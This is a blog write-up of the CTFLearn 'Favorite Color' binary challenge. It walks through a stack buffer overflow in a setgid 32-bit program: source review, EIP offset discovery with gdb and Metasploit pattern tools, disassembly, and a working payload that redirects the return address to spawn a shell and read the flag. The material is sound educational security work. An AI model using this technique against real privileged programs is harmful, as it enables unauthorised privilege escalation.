./ Planet DesKel

DesKel's official page for CTF write-up, Electronic tutorial, review and etc.

15 August 2020

CTFLearn write-up: Binary (Medium)

3 minutes to read


Greeting again, welcome to another CTlearn write-up. Today, we are going for the medium level binary challenge. Let’s get started.

1) Favorite Color

[Link: https://ctflearn.com/challenge/391](https://ctflearn.com/challenge/391)


Step 1: Enumerate the binary and machine

First of all, login to the ssh either using putty (Windows) or via the command line (Mac or Linux). After login in, let’s check what is inside it.




```
dr-xr-x---  2 root color     4096 Apr 24  2018 .
drwxr-xr-x 19 root root      4096 Nov 22 14:06 ..
-r--r--r--  1 root root       220 Aug 31  2015 .bash_logout
-r--r--r--  1 root root      3771 Aug 31  2015 .bashrc
-r--r--r--  1 root root         0 Sep  1  2017 .cloud-locale-test.skip
-r-xr-sr-x  1 root color_pwn 7672 Sep 12  2017 color
-r--r--r--  1 root root       722 Sep 12  2017 color.c
-r--r-----  1 root color_pwn   24 Sep 12  2017 flag.txt
-r--r--r--  1 root root       714 Sep 12  2017 Makefile
-r--r--r--  1 root root       655 May 16  2017 .profile
color@ubuntu-512mb-nyc3-01:~$
```

We have a SUID bit binary with the source code, also the flag file we can’t access for. How about reading the source code?




```
#include <stdlib.h>
#include <unistd.h>

int vuln() {
    char buf[32];

    printf("Enter your favorite color: ");
    gets(buf);

    int good = 0;
    for (int i = 0; buf[i]; i++) {
        good &= buf[i] ^ buf[i];
    }

    return good;
}

int main(char argc, char** argv) {
    setresuid(getegid(), getegid(), getegid());
    setresgid(getegid(), getegid(), getegid());

    //disable buffering.
    setbuf(stdout, NULL);

    if (vuln()) {
        puts("Me too! That's my favorite color too!");
        puts("You get a shell! Flag is in flag.txt");
        system("/bin/sh");
    } else {
        puts("Boo... I hate that color! :(");
    }
}
```

Alright, we can perform buffer overflow on the binary and gain access to the flag file. If you noticed the if condition line, we are able to access the shell. There one more thing we need to do before the attack. Check the ASLR or **Address Space Layout Randomization** status.



```
color@ubuntu-512mb-nyc3-01:~$ cat  /proc/sys/kernel/randomize_va_space
2
```

Shoot, we can’t include our own shellcode inside the payload. That’s is the reason why the code came with the own shell function. Nevermind, it makes things easier for us. In addition, this is a 32-bit binary.




```
color: setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, for GNU/Linux 2.6.32, BuildID[
sha1]=e9a1c78d69ac7f50ffbf21b1075902cea8407db3, not stripped
```

Step 2: Obtain EIP offset

The EIP offset is important as it enables us to hijack the return address. What so important with the return address? With the return address, we can jump whatever location inside the binary. Our objective is to jump into the line that executes the shell.


You need gdb for the exploit. Simply use the following command to enter gdb mode.

```
gdb color
```



```
color@ubuntu-512mb-nyc3-01:~$ gdb color
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from color...(no debugging symbols found)...done.
(gdb)
```


Let’s drunk the binary with 100 number of A. You can use python -c “print(‘A’*100)” to generate the junk.



```
(gdb) r
Starting program: /home/color/color
Enter your favorite color: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```


The program return segmentation fault which indicated the buffer overflow attack is a success. Also, the EIP of the instruction pointer is overwritten with the A’s. As for the next step, we are going to use Metasploit’s pattern_create ruby script to generate the pattern.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
```



```
root@kali:~/Desktop/CTFlearn/forensics_medium/1# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
```


We are creating a 100 letters pattern. After that, copy the pattern, re-run the program and paste it on the gdb just like the previous step.



```
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/color/color
Enter your favorite color: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A

Program received signal SIGSEGV, Segmentation fault.
0x62413762 in ?? ()
```

Copy the value and calculate the eip offset using the following command.

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
```



```
root@kali:~/Desktop/CTFlearn/f
[*] Exact match at offset 52
```

This offset number tells us that input of 52 letters will overflow the buffer. Any letters number below this number will not overflow the buffer.

Step 3: Drafting the payload.


The general payload for the buffer overflow will look like this.

```
52 junk letters + 4 bytes return address
```

Let’s draft our first payload to validate our findings.

```
python -c "print('A'*52 + '\x42\x43\xfe\xff')" > /tmp/pay.in
```

The \x42\x43\xfe\xff or 0xFFFE4342 (little-endian) is a dummy return address.




```
Reading symbols from color...(no debugging symbols found)...done.
(gdb) r < /tmp/pay.in
Starting program: /home/color/color < /tmp/pay.in
Enter your favorite color:
Program received signal SIGSEGV, Segmentation fault.
0xfffe4342 in ?? ()
(gdb)
```

Bingo, we just hijacked the return address.

Step 4: Finding the location for the return address

We need a suitable location to launch the shellcode. Disassembly the main in the gdb

```
disas main
```




```
   0x08048645 <+102>:   push   %eax
   0x08048646 <+103>:   call   0x80483f0 <setbuf@plt>
   0x0804864b <+108>:   add    $0x10,%esp
   0x0804864e <+111>:   call   0x804858b <vuln>
   0x08048653 <+116>:   test   %eax,%eax
   0x08048655 <+118>:   je     0x8048689 <main+170>
   0x08048657 <+120>:   sub    $0xc,%esp
   0x0804865a <+123>:   push   $0x804874c
   0x0804865f <+128>:   call   0x8048440 <puts@plt>
   0x08048664 <+133>:   add    $0x10,%esp
   0x08048667 <+136>:   sub    $0xc,%esp
   0x0804866a <+139>:   push   $0x8048774
   0x0804866f <+144>:   call   0x8048440 <puts@plt>
   0x08048674 <+149>:   add    $0x10,%esp
   0x08048677 <+152>:   sub    $0xc,%esp
   0x0804867a <+155>:   push   $0x8048799
   0x0804867f <+160>:   call   0x8048450 <system@plt>
   0x08048684 <+165>:   add    $0x10,%esp
   0x08048687 <+168>:   jmp    0x8048699 <main+186>
   0x08048689 <+170>:   sub    $0xc,%esp
---Type <return> to continue, or q <return> to quit---
   0x0804868c <+173>:   push   $0x80487a1
```

Address 0x08048657 could be the best location. This is because the address is after the vuln() function. Our final payload will look like this.

```
(python -c "print('A'*52 + '\x57\x86\x04\x08')";cat) | ./color
```

You must run this line outside the gdb.



```
color@ubuntu-512mb-nyc3-01:~$ (python -c "print('A'*52 + '\x57\x86\x04\x08')";cat) | ./color
Enter your favorite color: Me too! That's my favorite color too!
You get a shell! Flag is in flag.txt
cat flag.txt
flag{c0lor_0f_0verfl0w}
```

Conclusion

That’s all for the medium level binary write-up. More CTFlearn walkthrough coming soon.

tags: ctflearn - CTF - binary

Thanks for reading. Follow my twitter for latest update

If you like this post, consider a small donation. Much appreciated. :)

Vortex

Privacy Policy